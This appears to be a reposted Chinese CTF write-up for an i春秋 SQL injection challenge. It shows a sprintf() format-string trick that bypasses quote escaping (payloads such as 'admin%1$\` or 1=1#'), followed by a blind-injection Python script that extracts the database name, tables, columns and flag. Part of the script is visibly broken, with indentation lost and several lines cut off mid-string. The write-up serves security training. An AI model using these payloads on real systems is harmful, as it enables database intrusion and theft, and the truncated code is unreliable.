

i春秋SQLi

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原文链接: <http://www.cnblogs.com/wosun/p/11462305.html>

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打开题目网页是个很简单的登录网页

先查看源码, 抓包

都没找到可用的信息

依我所见这里应该就是一个注入

但是怎么输入都会回显username错误

直到输入admin

尝试admin#

Admin'# username错误。。。

尝试万能密码。。。。失败

先用bp去测试过滤的符号发现%会出现不一样的情况(刚学会的方法)


Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
1	%	200	<input type="checkbox"/>	<input type="checkbox"/>	1457	
2	#	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
3	'	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
4	#	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
5	"	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
6	%	200	<input type="checkbox"/>	<input type="checkbox"/>	1457	

(测试方法


1. 抓包
2. 传intruder

3. Positions中clear其他变量给admin(需要测量的地方)后面加上一个字符

```
CONNECTION_CLOSE
username=admin$'$&password=1
```



4. Payloads中add需要测试的字符串或则符号



5. start attack

统计不一样的长度回显)

回到网页中进行测试发现当username中存在%的时候会出现warning报错

Warning: sprintf(): Too few arguments in `/var/www/html/index.php` on line 18

Warning: mysqli::query(): Empty query in `/var/www/html/index.php` on line 19

用户名:

admin%

可能注入点就在这里了

猜测就是sprintf()的漏洞

关于sprintf()菜鸟教程给出如下解释

定义和用法

sprintf() 函数把格式化的字符串写入一个变量中。

arg1、arg2、++ 参数将被插入到主字符串中的百分号 (%) 符号处。该函数是逐步执行的。在第一个 % 符号处，插入 arg1，在第二个 % 符号处，插入 arg2，依此类推。

注释：如果 % 符号多于 arg 参数，则您必须使用占位符。占位符被插入到 % 符号之后，由数字和 "\$" 组成。请参见实例 2。

提示：相关函数：[printf\(\)](#)、[vprintf\(\)](#)、[vsprintf\(\)](#)、[fprintf\(\)](#) 和 [vfprintf\(\)](#)

这里附上一篇sprintf()漏洞利用的博客：https://blog.csdn.net/WQ_B CJ/article/details/85057447

Payload:

```
admin%1$\` or 1=1#
```

```
admin%1$\` or 1=2#
```

发现第一个会爆出密码错误第二个爆出用户名错误

总结出or后面的内容如果错误则报出密码错误，如果正确就用户名错误

所以这里就使用盲注

这里附上一个dalao的脚本

```
#coding:utf-8

import requests
import string

def boom():
    url = r'http://083f8085e75f4ea099423ca97e616c729b921691cfe34e7c.changame.ichunqiu.com/index.php'
    s = requests.session()
    dic = string.digits + string.letters + "!@#%$^&*()_+{}-="
    right = 'password error!'
    error = 'username error!'

    lens = 0
    i = 0
    while True:
        payload = "admin%1$\` or " + "length(database())>" + str(i) + "#"
        data={'username':payload,'password':1}
        r = s.post(url,data=data).content
        if error in r:
            lens=i
            break
```

```

i+=1
pass
print("[+]length(database()): %d" %(lens))

strs=''
for i in range(lens+1):
for c in dic:
payload = "admin%1$\\" or " + "ascii(substr(database()," + str(i) + ",1))=" + str(ord(c)) + "#"
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if right in r:
strs = strs + c
print strs
break
pass
pass
print("[+]database():%s" %(strs))

lens=0
i = 1
while True:
payload = "admin%1$\\" or " + "(select length(table_name) from information_schema.tables where table_s
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if error in r:
lens = i
break
i+=1
pass
print("[+]length(table): %d" %(lens))

strs=''
for i in range(lens+1):
for c in dic:
payload = "admin%1$\\" or " + "ascii(substr((select table_name from information_schema.tables where ta
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if right in r:
strs = strs + c
print strs
break
pass
pass
print("[+]table_name:%s" %(strs))
tablename = '0x' + strs.encode('hex')
table_name = strs

lens=0
i = 0
while True:
payload = "admin%1$\\" or " + "(select length(column_name) from information_schema.columns where table
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if error in r:
lens = i
break
i+=1
pass
print("[+]length(column): %d" %(lens))

```

```

strs=''
for i in range(lens+1):
for c in dic:
payload = "admin%1$\\" or " + "ascii(substr((select column_name from information_schema.columns where
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if right in r:
strs = strs + c
print strs
break
pass
pass
print("[+]column_name:%s" %(strs))
column_name = strs

num=0
i = 0
while True:
payload = "admin%1$\\" or " + "(select count(*) from " + table_name + ")>" + str(i) + "#"
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if error in r:
num = i
break
i+=1
pass
print("[+]number(column): %d" %(num))

lens=0
i = 0
while True:
payload = "admin%1$\\" or " + "(select length(" + column_name + ") from " + table_name + " limit 0,1)>
data = {'username':payload,'password':1}
r = s.post(url,data=data).content
if error in r:
lens = i
break
i+=1
pass
print("[+]length(value): %d" %(lens))


i=1
strs=''
for i in range(lens+1):
for c in dic:
payload = "admin%1$\\" or ascii(substr((select flag from flag limit 0,1)," + str(i) + ",1))=" + str(or
data = {'username':payload,'password':'1'})
r = s.post(url,data=data).content
if right in r:
strs = strs + c
print strs
break
pass
pass
print("[+]flag:%s" %(strs))

if __name__ == '__main__':
boom()
print 'Finish!'

```

(源码地址: <https://www.ichunqiu.com/writeup/detail/157>)

直接用盲注就爆出了flag



```
C:\Windows\system32\cmd.exe
flag(b5b36121-86dd-a
flag(b5b36121-86dd-a4
flag(b5b36121-86dd-a4d
flag(b5b36121-86dd-a4db
flag(b5b36121-86dd-a4db-
flag(b5b36121-86dd-a4db-a
flag(b5b36121-86dd-a4db-aa
flag(b5b36121-86dd-a4db-aab
flag(b5b36121-86dd-a4db-aab3
flag(b5b36121-86dd-a4db-aab3-
flag(b5b36121-86dd-a4db-aab3-8
flag(b5b36121-86dd-a4db-aab3-86
flag(b5b36121-86dd-a4db-aab3-86d
flag(b5b36121-86dd-a4db-aab3-86dd
flag(b5b36121-86dd-a4db-aab3-86ddb
flag(b5b36121-86dd-a4db-aab3-86ddb7
flag(b5b36121-86dd-a4db-aab3-86ddb74
flag(b5b36121-86dd-a4db-aab3-86ddb749d
flag(b5b36121-86dd-a4db-aab3-86ddb749df
flag(b5b36121-86dd-a4db-aab3-86ddb749dfa
flag(b5b36121-86dd-a4db-aab3-86ddb749dfa1
flag(b5b36121-86dd-a4db-aab3-86ddb749dfa1)
[+] flag: flag(b5b36121-86dd-a4db-aab3-86ddb749dfa1)
Finish!

C:\Users\七星\Desktop>
```

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